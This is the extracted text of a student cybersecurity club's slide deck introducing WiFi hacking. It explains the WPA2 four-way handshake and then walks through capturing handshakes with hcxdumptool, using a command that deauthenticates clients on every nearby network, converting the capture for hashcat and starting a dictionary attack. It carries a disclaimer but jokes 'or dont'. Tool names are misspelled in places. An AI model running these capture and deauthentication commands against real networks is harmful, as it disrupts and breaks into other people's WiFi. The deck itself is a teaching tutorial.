



Intro To WiFi Hacking



Membership



1



Instagram



2



Discord



3

Acknowledgement Of Country

UTS:CSEC would like to acknowledge the Gadigal people of the Eora Nation upon whose ancestral lands our City campus now stands. We would also like to pay respect to the Elders past, present, and emerging, acknowledging them as the traditional custodians of knowledge for this land.



Welcome!

Agenda:

1. Presentation

2. Kahoot/Booklet

3. Announcements

4. Pizza!



Sponsors

Primary



Platinum



Gold



Follow us!



Memembership



Instagram



Discord



Intro To WiFi Hacking



Disclaimer

The views and opinions expressed in this event are those of the author(s) and do not reflect the official policy or position of their employers, UTS, UTS:CSEC, or our sponsors.



Disclaimer #2


Anything shown or demonstrated in this presentation is purely for EDUCATIONAL PURPOSES ONLY. Do NOT attack networks you do not have permission to do so.



WiFi Basics / Authentication


WiFi is a technology that allows devices to connect to the internet and communicate wirelessly with other devices inside that network.

WiFi (WPA/WPA2) uses the 4 way handshake authentication method



What is a 4 way handshake?

- Authentication method used by WPA/WPA2 WiFi networks
- The most commonly used method of authentication for WiFi networks



How does the password become a key?

WiFi Password is never sent over the air

Both device and router derive a Pairwise Master Key (PMK) from: password + SSID

Uses PBKDF2-SHA1 (4,096 iterations) — intentionally slow to prevent bruteforcing

Same password = same PMK on both sides

PMK is never transmitted, only compared



What does the handshake actually prove?


The AP sends a random value (ANonce) to the client

The client generates its own random value (SNonce)

Both sides use these random values, combined with the shared password-derived key (PMK) and both MAC addresses, to create a session key (PTK)

The client then sends back a "proof" called a MIC, which is like a fingerprint that could only be generated with the correct session key

If the MIC checks out, both sides know the other has the right password, without ever sending the password itself



**too boring – lets get
some passwords**



**how do we get
passwords?**



**capture the 4 way
handshake!**



how do you capture it?





sniff it out of the air



Requirements

1. Linux (vm w/ usb passthrough works)
2. A WiFi adapter with “monitor mode” - lets you sniff for packets (usually not supported by manufacturer, 3rd party drivers can enable it sometimes)



Tools we are using

- **hcxdump**tool - <https://github.com/ZerBea/hcxdump> - Full wireless sniffer + other mayhem causing tools
- **hashcat** - <https://github.com/hashcat/hashcat> - Best password cracker available, runs on CPU & GPU
- **hcxtools** (multitool package, we are using hcxpcapngtool) - <https://github.com/ZerBea/hcxtools> - Used to convert the hash to a crackable format
- **airmon-ng** - <https://github.com/aircrack-ng/aircrack-ng> - Can capture packets, but we are using it to scan for networks & kill system services that will get in the way



installing them (speedrun)



Install hcxdumpptool

```
git clone https://github.com/ZerBea/hcxdumpptool
```

```
cd hcxdumpptool
```

```
sudo -s (change to root user)
```

```
apt install libpcap-dev (should be only dependency on kali)
```

```
make -j $(nproc)
```

```
make install
```



Install hcxtools

```
git clone https://github.com/ZerBea/hcxtools
```

```
cd hcxtools
```

```
sudo -s (change to root user)
```

```
apt install libpcap-dev libcurl4-openssl-dev libssl-dev
```

```
make -j $(nproc)
```

```
make install
```



lets get started >>>



Kill interfering services

```
(kali@kali)-[~]  
$ sudo airmon-ng check kill  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$
```



Put our WiFi card into monitor mode

```
(kali@kali)-[~]  
$ sudo airmon-ng start wlan0
```

your interface name

PHY	Interface	Driver	Chipset
phy8	wlan0	8188eu (monitor mode enabled)	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

```
(kali@kali)-[~]  
$
```



Finding Target Info

Using airodump-ng, we can scan for nearby networks. This is an optional step, but will assist us in specific attacks. This will give us the target access point BSSID and channel. Take a note of these for the next steps

```
airodump-ng wlan0
```

your interface name

Terms:

BSSID - basically the MAC address of the access point (wifi base station)

Channel - smaller frequency bands within the broader 2.4 GHz / 5 GHz / 6 GHz frequency ranges used for wireless communications



Finding Networks

Take a note of these

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
	-68	3	0 0	11	195	WPA2	CCMP	PSK	
	-70	17	0 0	6	130	WPA2	CCMP	PSK	
	-73	20	0 0	6	130	WPA2	CCMP	PSK	
	-73	12	0 0	6	130	WPA2	CCMP	PSK	
	-70	4	2 0	11	720	WPA2	CCMP	PSK	
	-71	11	0 0	1	360	WPA2	CCMP	PSK	
	-70	6	0 0	1	360	WPA2	CCMP	PSK	
	-70	21	0 0	1	360	WPA2	CCMP	PSK	
	-71	21	0 0	1	360	WPA3	CCMP	SAE	
	-74	17	11 0	6	130	WPA3	CCMP	SAE	
AE:05:D6:5D:D6:8A	-51	31	20 2	1	360	WPA2	CCMP	PSK	verysecurenetwork
	-51	41	0 0	1	360	WPA2	CCMP	PSK	
	-44	36	0 0	1	360	WPA2	CCMP	PSK	
	-37	39	0 0	1	54e.	WPA2	CCMP	PSK	
	-52	37	20 0	1	360	WPA2	CCMP	PSK	
	-51	41	13 0	1	360	WPA3	CCMP	SAE	
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
		-30	0 - 1e	62	20				
		-45	1e- 6	0	10				
		-50	1e- 2	10	14				
		-41	1e- 1e	0	8				



lets capture the handshake!



Capturing the handshake

your interface name

all frequency flag

```
hcxdumpool -i wlan0 -w out.pcapng -F
```

output file name (must end in .pcapng)

NOTE: This will sniff all authentication packets and deauthenticate clients, on every available network.

Be responsible! (or dont 😊 (dont tell me))

This will need to be run as sudo



CHA	LAST	R	1	3	P	S	MAC-AP	ESSID (last seen on top)	SCAN-FREQUENCY:	2447
3	12:13:09	+	+			+				
6	12:13:08					+				
6	12:13:08					+				
6	12:13:08	+	+			+				
6	12:13:07					+				
1	12:13:05	+				+				
1	12:13:05	+	+			+				
1	12:13:05	+	+	+		+				
1	12:13:05	+	+			+				
1	12:13:05	+	+			+	ae05d65dd68a	verysecurenetwork		
1	12:13:05	+	+			+				
1	12:13:05	+	+			+				
1	12:13:05	+				+				
11	12:13:01	+	+			+				
11	12:13:01					+				
10	12:12:59	+				+				
6	12:12:54									
6	12:12:53									
6	12:12:53					+				
LAST	E	2	MAC-AP-ROGUE	MAC-CLIENT	ESSID (last seen on top)					
12:12:58	+									
12:12:52										
12:11:01			000eef933ae7	2e864db638cc	verysecurenetwork					
12:10:33	+									
12:10:30										
12:10:30	+									
12:09:43										
12:09:40										
12:09:37										
12:09:33	+									
12:09:33										
12:09:31										

Discovered AP's

Authentication packets seen



**we have the
authentication
packets**

now what??





we have to crack it



**but first, we have to
convert the auth
packets to a hash**



Converting The Hash

output filename

input filename
(from hash capture)

```
hcxpcapngtool -o output.hc22000 -E ssidlist out.pcapng
```

export ssid list
filename

```
graph TD; A[output filename] --> B[output.hc22000]; C[input filename (from hash capture)] --> D[out.pcapng]; E[export ssid list filename] --> F[ssidlist]; B --- F --- D;
```




```
file name.....: minirouter.pcapng
version (pcapng).....: 1.0
operating system.....: Linux 6.8.11-amd64
application.....: hcxdumpool 6.3.4-41-g233b6e3
interface name.....: wlan0
interface vendor.....: 2887ba
openssl version.....: 1.0
weak candidate.....: 12345678
MAC ACCESS POINT.....: 4ce1362523a0 (incremented on every new client)
MAC CLIENT.....: b025aa9d95b3
REPLAYCOUNT.....: 63123
ANONCE.....: 182858c1ed9c92d496de0ed03997c1019dc93e8e4cb8eef41b51006fbcc64fd7
SNONCE.....: 55701499c08dc2160ecbab69b0dc7d929750bab2bde0d8554a8a13a077ec7ec
timestamp minimum (timestamp).....: 18.08.2024 14:41:30 (1723992090)
timestamp maximum (timestamp).....: 18.08.2024 14:44:38 (1723992278)
duration of the dump tool (minutes).....: 3
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11_RADIO (127)
endianness (capture system).....: little endian
packets inside.....: 291
frames with correct FCS.....: 257
packets received on 2.4 GHz.....: 258
ESSID (total unique).....: 8
BEACON (total).....: 14
BEACON on 2.4 GHz channel (from IE_TAG)..: 1 6 10
BEACON (SSID wildcard/unset).....: 4
PROBEREQUEST (undirected).....: 3
PROBEREQUEST (directed).....: 1
PROBERESPONSE (total).....: 13
AUTHENTICATION (total).....: 38
AUTHENTICATION (OPEN SYSTEM).....: 38
ASSOCIATIONREQUEST (total).....: 15
ASSOCIATIONREQUEST (PSK).....: 15
EAPOL messages (total).....: 207
EAPOL RSN messages.....: 207
EAPOLTIME gap (measured maximum msec)....: 3262
EAPOL ANONCE error corrections (NC).....: not detected
EAPOL M1 messages (total).....: 169
EAPOL M2 messages (total).....: 35
EAPOL M3 messages (total).....: 2
EAPOL M4 messages (total).....: 1
EAPOL M4 messages (zeroed NONCE).....: 1
EAPOL pairs (total).....: 240
EAPOL pairs (best).....: 6
EAPOL ROGUE pairs.....: 5
EAPOL pairs written to 22000 hash file ...: 6 (RC checked)
EAPOL M12E2 (challenge).....: 6
malformed packets (total).....: 1
IE TAG length error (malformed packets)..: 1
```



lets crack the hash

now



Cracking Using Hashcat

“Hashcat is the world's fastest and most advanced password recovery utility, supporting five unique modes of attack for over 300 highly-optimized hashing algorithms. hashcat currently supports CPUs, GPUs, and other hardware accelerators on Linux, Windows, and macOS, and has facilities to help enable distributed password cracking.”

<https://github.com/hashcat/hashcat>



Hash Attack

Types

1. Dictionary
2. Bruteforce / Mask
3. Rule Based

(there are others but mainly these)




Dictionary Attack

The dictionary attack, or “straight mode,” is a very simple attack mode. It is also known as a “Wordlist attack”.

